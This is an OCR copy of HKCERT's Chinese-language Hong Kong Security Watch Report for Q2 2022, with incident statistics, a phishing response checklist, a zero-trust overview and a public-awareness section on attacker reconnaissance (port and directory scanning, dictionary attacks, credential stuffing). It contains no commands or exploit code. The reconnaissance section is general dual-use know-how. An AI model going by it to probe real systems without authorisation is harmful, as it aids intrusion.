
Hong Kong Computer
Emergency Response Team
Coordination Centre
HKCERT 香港電腦保安事故協調中心

香港保安觀察報告
2022 第二季度

發佈日期: 2022年8月



前言

提升資訊保安由認知做起

現今，有很多具備上網功能的數碼設備(例如個人電腦、智能手機、平板裝置等)，在用戶不知情下被入侵，令儲存在這些設備內的數據，每天要面對被盜取和洩漏，及可能被用於進行不同形式的犯罪活動的風險。

《香港保安觀察報告》旨在提高公眾對香港被入侵系統狀況的認知，從而作出更好的資訊保安選擇。這份季度報告提供的數據聚焦在被發現曾經遭受或參與各類型網絡攻擊活動[包括網頁塗改、釣魚網站、惡意程式寄存、殭屍網絡控制中心或殭屍電腦等]的香港系統，其定義為處於香港網絡內，或其主機名稱的頂級域名是「.hk」或「.香港」的系統。報告亦會回顧該季度所發生的重大保安事件及探討熱門保安議題，並提出易於執行的保安建議，提升公眾的資訊保安認知的水平，增強應對有關風險的能力。

善用全球保安資訊力量

本報告是香港電腦保安事故協調中心 (HKCERT) 和全球各地資訊保安研究人員共同合作的成果。很多資訊保安研究人員具有偵測針對他們或其客戶攻擊的能力，有些會把攻擊來源的可疑IP地址或惡意活動網絡連結的數據資料收集起來，並提供給其他資訊保安機構，以改善互聯網的整體保安。他們會遵守良好的作業守則，在分享數據前，先刪除個人身份資料。

HKCERT 建立Information Feed Analysis System (IFAS) 系統，收集和匯聚這些的數據，對有關香港的資料進行分析。數據的來源(附錄1)廣泛和可靠，可以持平地反映香港的資訊保安情況。

HKCERT會移除來自多個數據來源的重複報告，並以下面的統計指標來確保統計數據的質量：

網絡攻擊類型	統計指標
網頁塗改、釣魚網站、惡意程式寄存	在本報告所述期間，錄得有關的單一網址的數量
殭屍網絡控制中心	在本報告所述期間，錄得有關的單一IP 地址的數量
殭屍電腦	在本報告所述期間，錄得各個殭屍網絡在季度內的同日單一IP 地址數量的最高值的總和

以下是IFAS資料的來源:

網絡攻擊類型	資料來源	開始使用
網頁塗改	Zone – H	2013-04
釣魚網站	CleanMX – Phishing	2013-04
釣魚網站	Phishtank	2013-04
惡意程式寄存	CleanMX - Malware	2013-04

網絡攻擊類型	資料來源	開始使用
惡意程式寄存	Malc0de	2013-04
惡意程式寄存	MalwareDomainList	2013-04
殭屍網絡控制中心	Shadowserver - C&Cs	2013-04
殭屍電腦	Shadowserver - microso _sinkhole_events	2021-06
殭屍電腦	Shadowserver - microso _sinkhole_http_events	2021-06
殭屍電腦	Shadowserver - sinkhole_http_events	2021-06
殭屍電腦	Shadowserver - sinkhole_events	2021-06
殭屍電腦	Shadowserver - honeypot_darknet_events	2021-06

本中心採用以下方法去識別網絡的地理位置是否在香港。

方法名稱	開始使用	最後更新
Maxmind	2013-04	2022-07

更好的資訊帶來更好的服務

HKCERT將來會加入更多有價值的數據來源以進行更深入的分析，持續改善報告內容，亦會探討如何最有效利用這些數據提升 HKCERT 的服務。請電郵至*hkcert@hkcert.org*反饋閣下的意見。

報告的局限

本報告的數據來自多個途徑，他們有不同的來源、收集週期和表達方式，各自亦存有局限，因此數據只宜作為參考，不宜用作直接比較或視為反映現實的全貌。

免責聲明

本中心可隨時更新或修正報告，恕不另行通知。對於本報告內容及數據中出現的任何錯誤、偏頗、疏漏或延誤，或據此而採取之任何行動，本中心概不負上任何責任。對於因使用本報告內容及數據而產生的任何特殊的、附帶或相應的損失，本中心概不負上任何責任。

授權條款


2022 第二季度報告概要

涉及香港的單一網絡保安事件宗數

8,793

按季上升

↑ 94%




事件類別	2021 Q2	2021 Q3	2021 Q4	2022 Q1	2022 Q2	按季
網頁塗改	476	445	595	718	118	-84%
釣魚網站	665	993	1,061	806	5,033	+524%
惡意程式寄存	8	0	0	0	0	-
殭屍網絡(殭屍電腦)	6,042	3,422	3,097	3,003	3,642	+21%
殭屍網絡(控制中心)	0	0	0	0	0	-
總數	7,191	4,860	4,753	4,527	8,793	+94%

香港網絡內的主要殭屍網絡

Mirai
1,546
↑ 11.2%

Avalanche
704
↑ 131.6%

Conficker	246	+0.8%
Tinba	232	+121%
Nymaim	222	+204.1%
Sality	205	-49.5%
Virut	112	+6.7%
VPNFilter	57	+5.6%
Zeus	41	-6.8%
Corebot	40	+73.9%




** 主要殭屍網絡指在報告時間內，透過資訊來源有可觀及持續穩定的數據。殭屍網絡的規模是計算在報告時間內，每天嘗試連接到殭屍網絡的單一IP地址總數的最大值。換而言之，由於不是所有殭屍電腦都一定在同一天開機，因此殭屍網絡的真實規模應該比所見的數字更大。*

減低受釣魚攻擊影響的損失

什麼是網絡釣魚攻擊？

是社交工程攻擊的一種，方法是冒充目標認識人士或合法網站來進行詐騙。通常第一步都是透過電子郵件或即時通訊軟件將釣魚訊息傳送至目標人士。然而，現今的攻擊手法會結合不同的技術，如偽造二維碼、聊天機器人、利用系統漏洞等，以欺騙受害人提供敏感信息或安裝惡意軟件。



涉及釣魚攻擊的網站，從2022年第一季度的806個，增加524%至第二季度的5,033個，大多網站都用相類近網址，相信黑客是利用自動化工具於短時間內產生及登記大量域名及架設釣魚網站。釣魚攻擊日益猖獗，機構除了要提高員工的保安意識來辨別釣魚攻擊的特徵外，建立一套全面的保安事故應變守則，以應對員工不幸中招，亦非常重要。

HKCERT最近出版了《中小企保安事故應變指南》，以情景方式介紹當保安事故發生時，由籌備到事故後處理的應變程序，當中涵蓋多種常見的攻擊種類，包括分散式阻斷服務、惡意軟件、釣魚電郵及網頁塗改/入侵等。指南亦附有檢查清單，讓中小企自行核對應變程序有否遺漏。可按此處下載。

情景 3 – 釣魚電郵（包括詐騙電郵）

主要階段	關鍵步驟
籌備	1. 為釣魚事故準備溝通渠道 2. 界定事故的上報路徑 3. 採用保安解決方案，例如電郵過濾等 4. 進行保安意識培訓，例如釣魚演習、趨勢分享等
偵測和分析	1. 使用防惡意軟件工具對受影響的電腦進行全面掃描，以檢查其是否植入了任何惡意軟件 2. 收集網絡釣魚的信件（例如釣魚電郵），查看其標頭，找出來源 3. 與員工一起調查，要求其提供描述並驗證是否在電郵裡的釣魚網站中輸入了任何資訊 4. 確定是否有任何文件從電郵裡的連結或附件中下載 5. 檢查電腦是否有異常活動 6. 聯絡受影響人士並保持聯繫
遏制、根除和復原	1. 從電腦中刪除相關釣魚郵件 2. 確定其他同事有否也收到相同電郵，並要求他們從郵箱中刪除該電郵 3. 盡可能通過相關電郵通訊閘攔截相關釣魚來源 4. 盡快更改受影響用戶的帳戶認證（例如密碼）
事故後的處理	1. 檢討電郵閘道的規則；評估提高網絡釣魚檢測級別的可能性等 2. 建立事故報告並列出已採取的措施 3. 進行網絡釣魚演習 4. 討論改進方法（汲取經驗） 5. 如果需要採取進一步行動，與執法部門聯絡（例如，員工曾與網絡釣魚發動者聯繫、如有金錢交易則通知相關銀行等）

焦點：資訊保安烏托邦由「零信任」架構開始

一直以來，人與人，國與國之間的平穩和諧關係都是建立於「信任」這個重要的基石上，然而近年在網絡保安界裡卻有人大唱反調，認為只有「零信任」才能確保大家的安全。


「零信任」架構是由網絡保安分析員John Kindervag 於2009年在Forrester Research工作時引入的概念。 簡單而言，「零信任」的大原則是「永不信任，驗證為上」，它否定傳統企業認為防火牆內保護的網絡是安全的，並認為外部網絡接入企業內部網絡是需要規管及認證的。這概念後來更獲美國國家標準技術研究所（NIST ）採納，制定成為SP 800-207「零信任」架構標準[1]，於2020年推出。

微分段是什麼？為何在「零信任」中十分重要？

微分段是零信任架構的骨幹，它幫助企業遇到資訊保安事故時減低攻擊面和影響範圍，是一種常用於數據中心及雲端環境中創建網絡區域的方法，用作隔離及保護每一組獨立的工作負載。透過微分段，系統管理員可以基於零信任架構創建策略及限制工作負載之間的網絡流量。企業使用微分段能有效減少網絡攻擊範圍，改善保安事故的控制，並加強法規遵從性。

傳統網絡設計上只分為三個區域，內部網絡、外部網絡，以及放置要暴露於互聯網的伺服器的子網絡DMZ（Demilitarised Zone）。員工從內部網絡進入內部系統會被認為是符合保安要求的，繼而得到較寬鬆的限制，但其實很多網絡保安事故都是由黑客控制員工電腦後，再進行橫向攻擊的。

至於微分段網絡設計，它會利用到最少權限原則，例如網絡設計上會細分為不同部門及功能所需，部門一的員工只能存取所屬部門的系統，而部門二的員工是不能存取部門一的系統的，而每個部門的網絡必需有防火牆保護。微分段網絡設計有效地縮小攻擊規模及受影響時的範圍。



來源：https://www.techtarget.com/searchnetworking/definition/microsegmentation

如何實行「零信任」架構?

有關實施「零信任」所需的技術或工具，企業可以參考以下內容：

	目標	工具與技術
帳戶	持續驗證、實時分析	• 雲端存取資安代理 (CASB) • 安全信息和事件管理 (SIEM) • 多重因素驗證 (MFA) • 身分識別與存取管理 (IAM) • 密碼管理 • 特權存取管理 (PAM)
設備	不斷驗證及監控設備安全、數據存取權取決於實時風險分析	• 修補程式管理 • 漏洞分析 • 端點偵測與回應 (EDR) • 防毒軟件 • 行動裝置管理 (MDM)
網絡	微分段、威脅防護、加密	• 網絡存取管制 (NAC) • 網站應用程式防火牆 (WAF) • 次世代防火牆 (NGFW)
應用程序 工作負載	安全工具整合於系統發展生命周期	• 靜態應用程式安全測試 (SAST) • 交互式應用程式安全測試 (IAST) • 動態應用系統安全測試 (DAST) • 執行應用系統自我防護 (RASP) • 應用程式界面管理
數據	數據必須加密並可監控	• 資料外洩防護 (DLP) • 硬體安全模組 (HSM) • 加密

表 1 – 實行「零信任」的技術或工具

企業需要先按不同業務所需，再制定相應的保安政策。在考慮使用任何技術或工具前，都應了解有否保安風險及風險被利用的後果。就算制定好了一套「零信任」架構，都必需定期覆核及檢測，從而達至降低網絡威脅和數據洩露的風險和影響。

焦點：惡意的情報收集 - Now I See You

資訊及通訊科技發展迅速，再加上新冠肺炎疫情，大家對網絡使用需求不斷上升。普羅大眾在網上購物和投資已成生活的一部分，中小企亦會建立電腦網絡系統或使用雲端服務來處理日常業務及交易，因此很多具價值的資料都會存取於網絡上及系統裡，導致網絡罪行及黑客入侵事件變得頻繁。


大家會時常聽到黑客攻擊其他人的伺服器，但是他們又是如何做到的？當然，網絡攻擊有形形色色的手法，有些會用釣魚攻擊，亦有部分會向用戶發出惡意軟件。但往往進行攻擊前，黑客都會做一些事前準備及觀察，收集情報。這篇文章將循Malicious Scan 方向剖析這行為。

> **“Malicious Scan”是指惡意網絡掃瞄。**

首先，黑客會使用端口掃描工具，一次過掃描大量目標公司的域名，從而知道該公司的伺服器有否公開可被用作入侵的端口。每一個端口可被視作為網絡接入口，會預設一個數字及用途，以下是一些常用例子。


> 端口20：檔案傳輸協定（傳輸資料）（FTP）
> 端口21：檔案傳輸協定（傳輸命令）（FTP）
> 端口22：安全遠端登入協定（SSH）及用於安全檔案傳輸（SCP/SFTP）
> 端口23：終端仿真協定（Telnet）
> 端口25：簡單郵件傳輸協定（SMTP）
> 端口80：超文字傳輸協定（HTTP）
> 端口443：超文字傳輸安全協定（HTTPS）

當黑客成功取得有關資訊後，便會嘗試遙距連結該端口來進行攻擊，例如使用密碼暴力攻擊(即Brute-force attack)來取得存取權限，或繼續搜集及攻擊系統的漏洞來入侵伺服器。以下例子就是端口掃描工具的畫面，可以看見21、22,、25及80端口已開放，意味著黑客可以利用這些「入口」進行網絡入侵。



來源：https://phoenixnap.com/kb/nmap-scan-open-ports

假如目標是網站伺服器 (開放了80或443端口)，黑客可以透過目錄掃描工具暴力破解網站伺服器上的目錄和文件名。原理是把常用的目錄和文件(例如: /index.php, /login.php 或 /images/)附加到網址後方，從而得知網站收藏了哪些資料。



來源：https://www.kali.org/tools/dirbuster/

其他與密碼有關的黑客入侵

- **字典攻擊**

  字典攻擊是一種蠻力攻擊。此手法通過許多常見詞語及密碼來猜出系統密碼的方法。黑客會使用最常用的密碼、流行的寵物名字、虛構人物或字典中的字詞的大量列表來進行嘗試。

- **資料外洩**


  資料外洩也是一種可以導致密碼流出的原因之一，黑客會藉此取得系統密碼用作登入，根據香港資訊安全網資料顯示，資料外洩原因可以歸立為仿冒詐騙、軟件或系統漏洞、錯誤設定、內部威脅和用戶疏忽。

- **憑證填充**

  黑客會利用殭屍網絡以自動化方式不停使用偷來的帳號密碼嘗試登入網絡服務。此方法利用大量外洩的電郵地址和密碼，再搭配自動化程式，不斷試圖登入網絡服務，直至某一組帳號密碼成功登入為止。由於很多人會貪方便及易記，於不同的網絡服務中重用相同的帳號名稱及密碼組合，所以黑客一旦偷得其中一組，便能很容易入侵用戶的其他帳戶。

掃描系統漏洞

攻擊機構系統的漏洞是另一種黑客常用的技倆，當中會利用漏洞掃描器掃描目標機構的系統，了解機構的系統版本與官方的最新系統版本漏洞上的差異，從而透過進行攻擊；亦會使用Nmap檢查目標系統是否在線、端口是否開放、查閱系統版本資訊。



